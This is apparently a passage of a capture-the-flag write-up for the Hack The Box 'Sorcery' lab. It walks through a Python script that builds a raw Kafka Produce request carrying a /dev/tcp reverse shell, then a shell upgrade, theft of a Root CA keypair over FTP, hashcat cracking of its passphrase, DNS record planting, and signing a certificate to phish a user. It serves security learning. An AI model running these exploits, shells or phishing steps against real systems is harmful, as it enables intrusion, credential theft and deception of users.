
As the source code showed, clicking “Force Records Re-fetch” will…
Debug
Debug offers a service to send raw data to a specific host / port:

I’m giving it the hex encoded string “Testing!”. When I send, it hits nc on my host:
oxdf@hacky$ echo 'Right back at you!' | nc -lnvp 8000
Listening on 0.0.0.0 8000
Connection received on 10.129.25.147 50760
Testing!
^C
And the response shows up in hex on the web UI:

That data decodes back to “Right back at you!”. This data provides a way to send any raw data to any service I want, which will be quite useful.
Blog
The blog has two posts, just as I noted above:

Nothing new here.
RCE
Strategy
As I noted in the source code analysis, the dns container subscribes to the Kafka topic update and pipes every message directly into bash -c. The Kafka broker has no authentication. So anyone who can reach kafka:9092 on the Docker network and publish to the update topic gets command execution as the user account inside the dns container.
The Debug port tool gives me exactly that reach. It opens a raw TCP socket to any host:port on the Docker network and sends hex-encoded bytes. To exploit it, I need to craft a valid Kafka Produce request in raw binary that publishes a shell command to the update topic.
Kafka Protocol
I’ll use the Kafka docs plus a lot of Claude to build an understanding of the Kafka wire protocol:
[4-byte size][request header][produce body]

Request header: api_key(2) + api_version(2) + correlation_id(4) + client_id(2+N)
Produce body: required_acks(2) + timeout(4) + topic_count(4) +
  topic_name(2+N) + partition_count(4) +
  partition_id(4) + message_set_size(4) +
  offset(8) + message_size(4) +
  crc(4) + magic(1) + attributes(1) + key_len(4) + value_len(4) + value(N)
Rather than build this by hand, I’ll use a short Python script to generate the hex payload:
import binascii
import struct
import sys


if len(sys.argv) != 2:
    print(f"usage: {sys.argv[0]} <cmd>")
    sys.exit(1)


def kafka_produce_hex(topic, message):
    value = message.encode()

    # Message v0: magic=0, attributes=0, key=null, value=command
    msg_body = struct.pack('>bb', 0, 0)
    msg_body += struct.pack('>i', -1)
    msg_body += struct.pack('>i', len(value)) + value
    crc = binascii.crc32(msg_body) & 0xffffffff
    full_msg = struct.pack('>I', crc) + msg_body

    # MessageSet: offset=0 + message
    msg_set = struct.pack('>q', 0) + struct.pack('>i', len(full_msg)) + full_msg

    # Partition 0
    partition = struct.pack('>i', 0) + struct.pack('>i', len(msg_set)) + msg_set

    # Topic
    topic_b = topic.encode()
    topic_data = struct.pack('>h', len(topic_b)) + topic_b
    topic_data += struct.pack('>i', 1) + partition

    # Produce request: acks=1, timeout=5000, 1 topic
    body = struct.pack('>hi', 1, 5000) + struct.pack('>i', 1) + topic_data

    # Header: api_key=0 (Produce), api_version=0, correlation_id=1, client_id="0xdf"
    client = b'0xdf'
    header = struct.pack('>hhi', 0, 0, 1) + struct.pack('>h', len(client)) + client

    request = header + body
    return (struct.pack('>i', len(request)) + request).hex()

print(kafka_produce_hex("update", sys.argv[1]))
Typically I try to start with something like ping to check for RCE before going for a full reverse shell, but as I know this is a container, it’s likely that ping isn’t installed (I could check the Dockerfile to be sure). I’ll go for a reverse shell:
oxdf@hacky$ uv run kafka_msg.py 'bash -i >& /dev/tcp/10.10.14.61/443 0>&1'
0000006e000000000000000100043078646600010000138800000001000675706461746500000001000000000000004200000000000000000000003666e0b9080000ffffffff0000002862617368202d69203e26202f6465762f7463702f31302e31302e31342e36312f34343320303e2631
Reverse Shell
I’ll paste that into the Debug tool:

On sending, I’ll get a shell:
oxdf@hacky$ sudo nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.25.147 54338
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
user@7bfb70ee5b9c:/app$
I’ll upgrade my shell using the standard trick:
user@7bfb70ee5b9c:/app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
bash: /root/.bashrc: Permission denied
user@7bfb70ee5b9c:/app$ ^Z
[1]+ Stopped sudo nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
sudo nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
user@7bfb70ee5b9c:/app$
Shell as tom_summers
Enumeration
This is clearly a Docker container as shown in the source, and it’s very stripped down. The user user’s home directory is completely empty:
user@7bfb70ee5b9c:/home/user$ ls -la
total 8
drwxr-xr-x 2 user user 4096 Oct 31  2024 .
drwxr-xr-x 1 root root 4096 Oct 31  2024 ..
There are very few binaries. No nc, curl, wget. There is python3:
user@7bfb70ee5b9c:/home/user$ which nc
user@7bfb70ee5b9c:/home/user$ which wget
user@7bfb70ee5b9c:/home/user$ which curl
user@7bfb70ee5b9c:/home/user$ which python3
/usr/bin/python3
The main app is in /app which contains a single file, dns. file isn’t installed, but the first four bytes match the ELF file signature 7f454c46:
user@7bfb70ee5b9c:/app$ python3 -c 'print(open("/app/dns", "rb").read(16).hex())'
7f454c46020101000000000000000000
This is probably just the compiled rust binary from the source (which I’ve already exploited by sending it a reverse shell).
There is a /dns directory with three files:
user@7bfb70ee5b9c:/dns$ ls
convert.sh  entries  hosts
I am able to get IPs for containers on the network with dig:
user@7bfb70ee5b9c:/$ dig ftp +short
172.19.0.11
Strategy
I could upload a static nmap and start scanning the network, but because I have so much information from the source, I see a path to the next user already. If that doesn’t work, I can come back for more enumeration.
I know three important pieces of information from the blog posts:
- tom_summers hasn’t passed their phishing tests
- Phishing tests use Gitea as a lure.
- Users of the organization are taught to click on links if they are from an internal domain, using HTTPS, and have a certificate signed with the internal CA that is stored on FTP.
I’ll use Kafka to create a DNS record, and grab the CA certificate and private key from FTP. Then I can phish tom_summers with a fake Gitea login page and capture their creds.
Recover CA Keypair
FTP
I’ll use Python’s built in FTP library to read files from the FTP server. This one liner will login and print a listing of what’s there:
user@7bfb70ee5b9c:/$ python3 -c 'import ftplib; ftp=ftplib.FTP("ftp"); ftp.login(); ftp.dir()'
drwxrwxrwx    2 ftp      ftp          4096 Oct 31  2024 pub
A single directory named pub (which matches the Dockerfile above).
pub has the certificate and private key:
user@7bfb70ee5b9c:/$ python3 -c 'import ftplib; ftp=ftplib.FTP("ftp"); ftp.login(); ftp.cwd("pub"); ftp.dir()'
-rw-r--r--    1 ftp      ftp          1826 Oct 31  2024 RootCA.crt
-rw-r--r--    1 ftp      ftp          3434 Oct 31  2024 RootCA.key
I’ll use ftp.retrlines to read the files:
user@7bfb70ee5b9c:/$ python3 -c 'import ftplib; ftp=ftplib.FTP("ftp"); ftp.login(); ftp.cwd("pub"); print(ftp.retrlines("RETR RootCA.crt"))'
-----BEGIN CERTIFICATE-----
MIIFFzCCAv+gAwIBAgIUVZjiESnop+nNu9rkWlbXORjlrc0wDQYJKoZIhvcNAQEL
...[snip]...
u5GqrPn8BMpsLs92Y/pMUtWbF3DcM8jn+hjL3owallYj2E9Md6mQ5pfI1+PiTvf/
udz+k7mYqIcCjsE=
-----END CERTIFICATE-----
226 Transfer complete.
user@7bfb70ee5b9c:/$ python3 -c 'import ftplib; ftp=ftplib.FTP("ftp"); ftp.login(); ftp.cwd("pub"); print(ftp.retrlines("RETR RootCA.key"))'
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIJrTBXBgkqhkiG9w0BBQ0wSjApBgkqhkiG9w0BBQwwHAQI4I3iO1Zn5XkCAggA
...[snip]...
in0CLCi4ycZeT+dxcf82nMdhSzrwDckjuPRoppXZffgf
-----END ENCRYPTED PRIVATE KEY-----
226 Transfer complete.
I’ll save both copies on my host. I can also write copies to the DNS container with Python:
user@7bfb70ee5b9c:/$ python3 -c 'import ftplib; ftp=ftplib.FTP("ftp"); ftp.login(); ftp.cwd("pub"); ftp.retrbinary("RETR RootCA.crt", open("/tmp/RootCA.crt", "wb").write)'
user@7bfb70ee5b9c:/$ python3 -c 'import ftplib; ftp=ftplib.FTP("ftp"); ftp.login(); ftp.cwd("pub"); ftp.retrbinary("RETR RootCA.key", open("/tmp/RootCA.key", "wb").write)'
user@7bfb70ee5b9c:/$ ls -l /tmp/RootCA.*
-rw-r--r-- 1 user user 1826 Apr 18 11:11 /tmp/RootCA.crt
-rw-r--r-- 1 user user 3434 Apr 18 11:11 /tmp/RootCA.key
Crack Passphrase
I’ll note the header on the private key is -----BEGIN ENCRYPTED PRIVATE KEY-----. To use this key, I’ll need the passphrase. I’ll use pem2john.py to create a hash from it, except the format for john includes a couple extra fields. Hashcat’s mode 24420 (PKCS#8 private keys) hardcodes the algorithm triple and expects only the salt, iteration count, and ciphertext blob. pem2john.py emits those same fields but prefixes them with the literal $pbkdf2$sha256$aes256_cbc that hashcat doesn’t want, so I’ll use cut to drop fields 4-6 to match the expected hashcat format:
oxdf@hacky$ /opt/john/run/pem2john.py RootCA.key | cut -d'$' -f1-3,7- | tee RootCA.key.hash
$PEM$2$4$e08de23b5667e579$2048$dc64a012052b346d6a4b68d1c08a56ce$2384$c28fedfaf2ea1ae2ddc892c811726bd8625369da0b6200ff000d21e86cc546d74e3e316bb4ac1d14ef05deaeb9edf99094868a340bcd7857ceaa1aa4170fd64d29b79bd7a8adfb1162cfb9b9006778d9c39e90f39278ecf77e55bd791e5fd6e704b56804bf20fd35ac756638c233fb42b8f66f63ab5609ccae31b7c435dd8c7f3bc8f0639003d6bce7831f4aeb1d351f7225260a4cd38442d633364c08787401491bc1fa2ed329e6b28dabd8433a4daca9c27051dbf343b799cbc6a96c4c991eb68cdd70da54cf68fe48ec609845858ba6fd481c30ea014ccddb1a8751a95b4ffd599bce2b94e9e73a7317e8490baf87ccaae8fd1e794bc307cf1669367df8769c7ede34cdeb8e6cb1443b3db4d38c995e3b0876edec1d42b5e6cb07d7220f652709ec3e5c24dc3ec212863576c8caad618e9852ede1291a6ec07c9472d4c7815e829efcd9a9da5c07fe496ac6ac7c1ec55eb48e8055e4416991f2ea8ed227fcb49d3bdda7d8d709c3c29d219b4c6d0343f0ef451b89024dc5d1b2115c2ffb488764a7b0d0127f34efd2b48494d2ce81ff1112e986cdd93c5cd029f9ab1ad5ce9a165d6b9a32f56545627716041b72cd0ab76976db6d5488cb3c28010f8b8fcb58ad94184436022384e7fc66182683420641f86326e0e87ea2056d533ee8d60c27ee6375facef1d4afd58d9296c5b862722b935a96977f6b2708666c9f68fe60e7183983ca2b0a27f722970c77aa57135a6500fca2a0590d94e1c95eadd439cc0b607faa78c93d6a5aa26798c50da687d7fa1a1dd2a21f46712b319396fe92393b05304e5e74a2fb9a14122a8015448b0c2221ac92c6bc24922a102dab7610d718f80bf8e1f25d255df980c59cbecbcbe7a0248db4c730ec6d13c30fc34d8a039ef8a6e10680c29c75b7b97f69c5e7e0b962f48d16dd6b25ecb478d29919b00a2a08a2aeb9d2d00bba8e3ef497b6002ffadbcd5a6cc701604ab2b8884f3d00d27cc8119a88ed8f19661986934c8adf6c30be687c72a45df28542d51a4b8ac1912b47746f2374de1af7640d208ed50dfc2b6de3b4f0ccbd12e5a64a2c1091aa5c2f78117eebe2b41f59c37f7caad56340f367a60d334f6f6faa0e5cb0e064fc5b5630deca101d8d56d19e0e4769ab1abbac6c48f010f51644b0d44b77dc493ba4fd44d9a3c00045f9840e182c58dfb994e90695787c09abf2c6c028628326934e08030d5fc98a326266ed7e5cc7bf6a0215e8b69818ee6599d174967900451e02f12ff8b98df8cafe06a4f78f3bdd9d64f2e1731542da1f1985b0bf87a4181dfa6115ff7b1ccb81c78bc3f7e096d6f875e75300609dcb24aa7b1807905df2dd8fd9d0d025952526000d70e4028b368b07c5ea4d5e3e0343d9a69818abc2d951576b765433622efc38855289e92ed055ef2aa9f5b5b4bc08ace06fa8969000c2b2a002483607ea180958fec3a51e35bd1ad339a0e4e6b4c1a024990f833672e752331d6827fc4f779256af563342be75a1b7ee1cd11b67d0a6df07ec0b30e5735718c03b5aed06e53a915233f81f3f50363c3613260feb97511d9a3a9253731c51c74e9ddc4f597c4106ed537759e51a044bf555d96e97e56713863ee14ae533eb651b0217ca29693407a0a0fe57a95c6c40de75f816bb5346cb68e1692a423144993c63c225f89152ea453ca162ee130328913f6e6e745e01ff3c2ca9a2c41ca0a0e4bd0d345baa8b4161e9b8cc5e7ce7e31794f67c0f871cd350d6188da0423adecc1b20766c4bd9bd67a0fd7620742096d0b9ad92003f74df0d2c0733ffdee54d3655403a91c0bfbc7b6d99fc20ad094503a458790ec0d76b57f1ddbbf986874245520b9cb2ef79c07e8b9640ddc5de426ea9a1316f66208ec2dfb03c6bd5fcf439d8087c01d6d9fddffa29845b8abbf314e5fa339fe957337b794225709368bcfcc11b9155c37ee97a108d0d8effda44b6d8805ad84584dfe12f92dbacf6f97cf24cfa8dcf19fc79a03264e22748976a84556aa811a06f5237820899acaa3c2212d07184767d2d2c4e15161de1e8117f4fee06f5b0bd2f183a6318e075a4fb214eb0becfa11a914f5e6a69a259ebd55f1db5901c9ca0ad04f2d1e972d96923ca99d034f887c403f7908b51566edfff25af42024cc589a8916869855bb5cd5d77ae01b5ce88faa65d6191d262efbe65e24d223b6adc7732694c79f99956848e8363162af268f1bb508afab569b39bd14b12c6e77a641d10f44cc5b3aeb27418e97f7baa553b1506e94ae470ddadf181c574cbc1a4ccd526c9e56bb354b2e7b275ee2de96df11e70f553602850ba0528cc79e105591875b2b5ca8353193c08b61ead284188b24779e290e1e6ae2fbe12a502fc45b876f84eb93ab83d4e87212cf1adfc578716bc771650b31fe3046042b24c577c09b0a72340e6edf638a1dcf7d512f45845a729f11fd3b8666822b8d1069198e9a3001afd0f6f25cd3faa792cde520a034b120595df3707039cb2a52998edce6902981120aa00197fda0b6bd4a13d2cde567500ada5bca9e63340c283c97dc115f6ca3eba5a691bb1c42c298aef7d369d3324956d7527325d8fd1e6b45113b63be6615c78981de2e5cb959d9ee2aefe9c7a7f0b5494b379a7f606cfe35cb9b4f57560618ce9f2b86496168539cdbdaed0faa9ec3e804ffc81c224ef11e1c43021823ff7362e0d234d502900b9dffa80d54e0b8343352af5822f92e0068b6ded27b76f1b4752e0c94333feb87bd9275d85694aed83333fbec85b8be664cdfe4ac849e898c22975ce1d7863e2e009deed1059e7e61ebb0fa9b60a89f9588e8a58f5b7964ff6144db12f5a219083911ff06f0a6bde809e51a19665274cf1c8c8fb799a15408fa64e1b5c0b8a32b6fe74e6d8f03c8f999c9113a5921cb60a433adb51a25fca7d41ad3c5488070d59191a844680ca475f7716b948331f87ed938c07f09381b21422a8c77a19e8bfb03760c92589545d3199fa902f73f1bc4cea6882bb15098357571b27c236d75f9bc345005b262bc195808910fe199aa76dceaaef98b1577cfb061bb3bb5bc8dc6ea8ad82507e395958d8c9a89d2fc78be3173644ad20c862738731ddb5f1e5126d1165b1989d97b8e1d3eaa1b36b6243c57b47c2bad9ad8ab58640a232522223c1d7fed95da5a6713920a0298f8a773e8ec781680f83be147f3e0392eaa205b54eed1bd9276ffb5b79ee11ab596d1a41b03bc95642981608df1d493bb2e4071294d119ca1c6e152e0c11f8754ace4a2c50ba67aae183c3a837b4b01201b32f0c9939306967a74c3ab837b9aefc4957268a7d022c28b8c9c65e4fe77171ff369cc7614b3af00dc923b8f468a695d97df81f
hashcat recognizes this hash format and cracks it with rockyou.txt in 14 seconds:
$ hashcat RootCA.key.hash /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode
...[snip]...
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

24420 | PKCS#8 Private Keys (PBKDF2-HMAC-SHA256 + 3DES/AES) | Private Key
...[snip]...
$PEM$2$4$e08de23b5667e579$2048$dc64a012052b346d6a4b68d1c08a56ce$2384$c28fedfaf2ea1ae2ddc892c811726bd8625369da0b6200ff000d21e86cc546d74e3e316bb4ac1d14ef05deaeb9edf99094868a340bcd7857ceaa1aa4170fd64d29b79bd7a8adfb1162cfb9b9006778d9c39e90f39278ecf77e55bd791e5fd6e704b56804bf20fd35ac756638c233fb42b8f66f63ab5609ccae31b7c435dd8c7f3bc8f0639003d6bce7831f4aeb1d351f7225260a4cd38442d633364c08787401491bc1fa2ed329e6b28dabd8433a4daca9c27051dbf343b799cbc6a96c4c991eb68cdd70da54cf68fe48ec609845858ba6fd481c30ea014ccddb1a8751a95b4ffd599bce2b94e9e73a7317e8490baf87ccaae8fd1e794bc307cf1669367df8769c7ede34cdeb8e6cb1443b3db4d38c995e3b0876edec1d42b5e6cb07d7220f652709ec3e5c24dc3ec212863576c8caad618e9852ede1291a6ec07c9472d4c7815e829efcd9a9da5c07fe496ac6ac7c1ec55eb48e8055e4416991f2ea8ed227fcb49d3bdda7d8d709c3c29d219b4c6d0343f0ef451b89024dc5d1b2115c2ffb488764a7b0d0127f34efd2b48494d2ce81ff1112e986cdd93c5cd029f9ab1ad5ce9a165d6b9a32f56545627716041b72cd0ab76976db6d5488cb3c28010f8b8fcb58ad94184436022384e7fc66182683420641f86326e0e87ea2056d533ee8d60c27ee6375facef1d4afd58d9296c5b862722b935a96977f6b2708666c9f68fe60e7183983ca2b0a27f722970c77aa57135a6500fca2a0590d94e1c95eadd439cc0b607faa78c93d6a5aa26798c50da687d7fa1a1dd2a21f46712b319396fe92393b05304e5e74a2fb9a14122a8015448b0c2221ac92c6bc24922a102dab7610d718f80bf8e1f25d255df980c59cbecbcbe7a0248db4c730ec6d13c30fc34d8a039ef8a6e10680c29c75b7b97f69c5e7e0b962f48d16dd6b25ecb478d29919b00a2a08a2aeb9d2d00bba8e3ef497b6002ffadbcd5a6cc701604ab2b8884f3d00d27cc8119a88ed8f19661986934c8adf6c30be687c72a45df28542d51a4b8ac1912b47746f2374de1af7640d208ed50dfc2b6de3b4f0ccbd12e5a64a2c1091aa5c2f78117eebe2b41f59c37f7caad56340f367a60d334f6f6faa0e5cb0e064fc5b5630deca101d8d56d19e0e4769ab1abbac6c48f010f51644b0d44b77dc493ba4fd44d9a3c00045f9840e182c58dfb994e90695787c09abf2c6c028628326934e08030d5fc98a326266ed7e5cc7bf6a0215e8b69818ee6599d174967900451e02f12ff8b98df8cafe06a4f78f3bdd9d64f2e1731542da1f1985b0bf87a4181dfa6115ff7b1ccb81c78bc3f7e096d6f875e75300609dcb24aa7b1807905df2dd8fd9d0d025952526000d70e4028b368b07c5ea4d5e3e0343d9a69818abc2d951576b765433622efc38855289e92ed055ef2aa9f5b5b4bc08ace06fa8969000c2b2a002483607ea180958fec3a51e35bd1ad339a0e4e6b4c1a024990f833672e752331d6827fc4f779256af563342be75a1b7ee1cd11b67d0a6df07ec0b30e5735718c03b5aed06e53a915233f81f3f50363c3613260feb97511d9a3a9253731c51c74e9ddc4f597c4106ed537759e51a044bf555d96e97e56713863ee14ae533eb651b0217ca29693407a0a0fe57a95c6c40de75f816bb5346cb68e1692a423144993c63c225f89152ea453ca162ee130328913f6e6e745e01ff3c2ca9a2c41ca0a0e4bd0d345baa8b4161e9b8cc5e7ce7e31794f67c0f871cd350d6188da0423adecc1b20766c4bd9bd67a0fd7620742096d0b9ad92003f74df0d2c0733ffdee54d3655403a91c0bfbc7b6d99fc20ad094503a458790ec0d76b57f1ddbbf986874245520b9cb2ef79c07e8b9640ddc5de426ea9a1316f66208ec2dfb03c6bd5fcf439d8087c01d6d9fddffa29845b8abbf314e5fa339fe957337b794225709368bcfcc11b9155c37ee97a108d0d8effda44b6d8805ad84584dfe12f92dbacf6f97cf24cfa8dcf19fc79a03264e22748976a84556aa811a06f5237820899acaa3c2212d07184767d2d2c4e15161de1e8117f4fee06f5b0bd2f183a6318e075a4fb214eb0becfa11a914f5e6a69a259ebd55f1db5901c9ca0ad04f2d1e972d96923ca99d034f887c403f7908b51566edfff25af42024cc589a8916869855bb5cd5d77ae01b5ce88faa65d6191d262efbe65e24d223b6adc7732694c79f99956848e8363162af268f1bb508afab569b39bd14b12c6e77a641d10f44cc5b3aeb27418e97f7baa553b1506e94ae470ddadf181c574cbc1a4ccd526c9e56bb354b2e7b275ee2de96df11e70f553602850ba0528cc79e105591875b2b5ca8353193c08b61ead284188b24779e290e1e6ae2fbe12a502fc45b876f84eb93ab83d4e87212cf1adfc578716bc771650b31fe3046042b24c577c09b0a72340e6edf638a1dcf7d512f45845a729f11fd3b8666822b8d1069198e9a3001afd0f6f25cd3faa792cde520a034b120595df3707039cb2a52998edce6902981120aa00197fda0b6bd4a13d2cde567500ada5bca9e63340c283c97dc115f6ca3eba5a691bb1c42c298aef7d369d3324956d7527325d8fd1e6b45113b63be6615c78981de2e5cb959d9ee2aefe9c7a7f0b5494b379a7f606cfe35cb9b4f57560618ce9f2b86496168539cdbdaed0faa9ec3e804ffc81c224ef11e1c43021823ff7362e0d234d502900b9dffa80d54e0b8343352af5822f92e0068b6ded27b76f1b4752e0c94333feb87bd9275d85694aed83333fbec85b8be664cdfe4ac849e898c22975ce1d7863e2e009deed1059e7e61ebb0fa9b60a89f9588e8a58f5b7964ff6144db12f5a219083911ff06f0a6bde809e51a19665274cf1c8c8fb799a15408fa64e1b5c0b8a32b6fe74e6d8f03c8f999c9113a5921cb60a433adb51a25fca7d41ad3c5488070d59191a844680ca475f7716b948331f87ed938c07f09381b21422a8c77a19e8bfb03760c92589545d3199fa902f73f1bc4cea6882bb15098357571b27c236d75f9bc345005b262bc195808910fe199aa76dceaaef98b1577cfb061bb3bb5bc8dc6ea8ad82507e395958d8c9a89d2fc78be3173644ad20c862738731ddb5f1e5126d1165b1989d97b8e1d3eaa1b36b6243c57b47c2bad9ad8ab58640a232522223c1d7fed95da5a6713920a0298f8a773e8ec781680f83be147f3e0392eaa205b54eed1bd9276ffb5b79ee11ab596d1a41b03bc95642981608df1d493bb2e4071294d119ca1c6e152e0c11f8754ace4a2c50ba67aae183c3a837b4b01201b32f0c9939306967a74c3ab837b9aefc4957268a7d022c28b8c9c65e4fe77171ff369cc7614b3af00dc923b8f468a695d97df81f:password
...[snip]...
The password is “password”. I’ll create a decrypted copy of the key:
oxdf@hacky$ openssl rsa -in RootCA.key -out RootCA-dec.key
Enter pass phrase for RootCA.key:
writing RSA key
Set DNS Record
I’ll want to create a DNS record for a subdomain of sorcery.htb that will point to my host. I determined above that dnsmasq would load entries from /dns/hosts and /dns/hosts-user on startup, and that the service runs as user.
The hosts file is owned by root, but the hosts-user file doesn’t exist:
user@7bfb70ee5b9c:/dns$ ls -la
total 24
drwxr-xr-x 1 user user 4096 Apr 18 11:34 .
drwxr-xr-x 1 root root 4096 Apr 28  2025 ..
-rwxr-xr-x 1 root root  364 Aug 31  2024 convert.sh
-rwxr--r-- 1 user user  650 Apr 17 21:40 entries
-rw-r--r-- 1 root root  650 Apr 17 17:39 hosts
Because the directory is owned by user, I can either move the hosts file or just create the hosts-user file:
user@7bfb70ee5b9c:/dns$ echo "10.10.14.61 0xdf.sorcery.htb" > hosts-user
Now I’ll kill and restart dnsmasq:
user@7bfb70ee5b9c:/dns$ pkill dnsmasq
user@7bfb70ee5b9c:/dns$ /usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hosts &
[1] 288
user@7bfb70ee5b9c:/dns$ dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 127.0.0.11#53
dnsmasq: read /etc/hosts - 9 names
dnsmasq: read /dns/hosts - 25 names
dnsmasq: read /dns/hosts-user - 1 names
It worked:
user@7bfb70ee5b9c:/dns$ dig @localhost 0xdf.sorcery.htb +short
10.10.14.61
Phish
Create Infrastructure
I’ll create a new key and a TLS certificate for 0xdf.sorcery.htb, sign it with the Root CA, and bundle it into a PEM for the proxy:
oxdf@hacky$ openssl genrsa -out server.key 2048
oxdf@hacky$ openssl x509 -req -in <(openssl req -new -key server.key -subj '/CN=0xdf.sorcery.htb') -CA RootCA.crt -CAkey RootCA-dec.key -CAcreateserial -out server.crt -days 365
Certificate request self-signature ok
subject=CN = 0xdf.sorcery.htb
oxdf@hacky$ cat server.crt server.key > server.pem
